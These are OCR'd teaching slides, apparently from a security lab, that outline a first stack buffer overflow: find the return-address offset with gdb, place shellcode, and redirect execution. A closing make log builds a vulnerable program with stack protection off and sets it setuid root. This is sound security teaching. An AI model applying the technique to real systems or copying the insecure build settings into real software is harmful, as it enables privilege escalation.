


“badfile”

Our first buffer overflow attack

GOAL:
Overflow a buffer to insert code and a new return address


Step 1: Find the offset between the base of the buffer and the return address



We don't know where the return address is… but it is somewhere on the stack!

Our first buffer overflow attack

GOAL:
Overflow a buffer to insert code and a new return address




Step 1: Find the offset between the base of the buffer and the return address

Step 2: Find the address to place our malicious **shellcode**

Our first buffer overflow attack

GOAL:
Overflow a buffer to insert code and a new return address




Step 1: Find the offset between the base of the buffer and the return address

Step 2: Find the address to place our malicious **shellcode**

- We do know the location of our **`buffer`** (usually)
- We know the location of **`$ebp`**

Our first buffer overflow attack

GOAL:
Overflow a buffer to insert code and a new return address



"badfile"

Step 1: Find the offset between the base of the buffer and the return address


Step 2: Find the address to place our malicious **shellcode**

Our first buffer overflow attack

GOAL:
Overflow a buffer to insert code and a new return address

Step 1: Find the offset between the base of the buffer and the return address


We can use gdb to debug and find addresses in memory



“badfile”

Our first buffer overflow attack

GOAL:
Overflow a buffer to insert code and a new return address



"badfile"


Step 1: Find the offset between the base of the buffer and the return address

We can use gdb to debug and find addresses in memory

(clone repository and run make)

Our first buffer overflow attack

GOAL:
Overflow a buffer to insert code and a new return address



Malicious Code

Stuff

New return address

Prev frame pointer (overwritten)

Stuff

$ebp


Buffer

ebp + 4

"badfile"

Step 1: Find the offset between the base of the buffer and the return address

We can use gdb to debug and find addresses in memory




```
[09/29/22]seed@VM:~/.../code$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
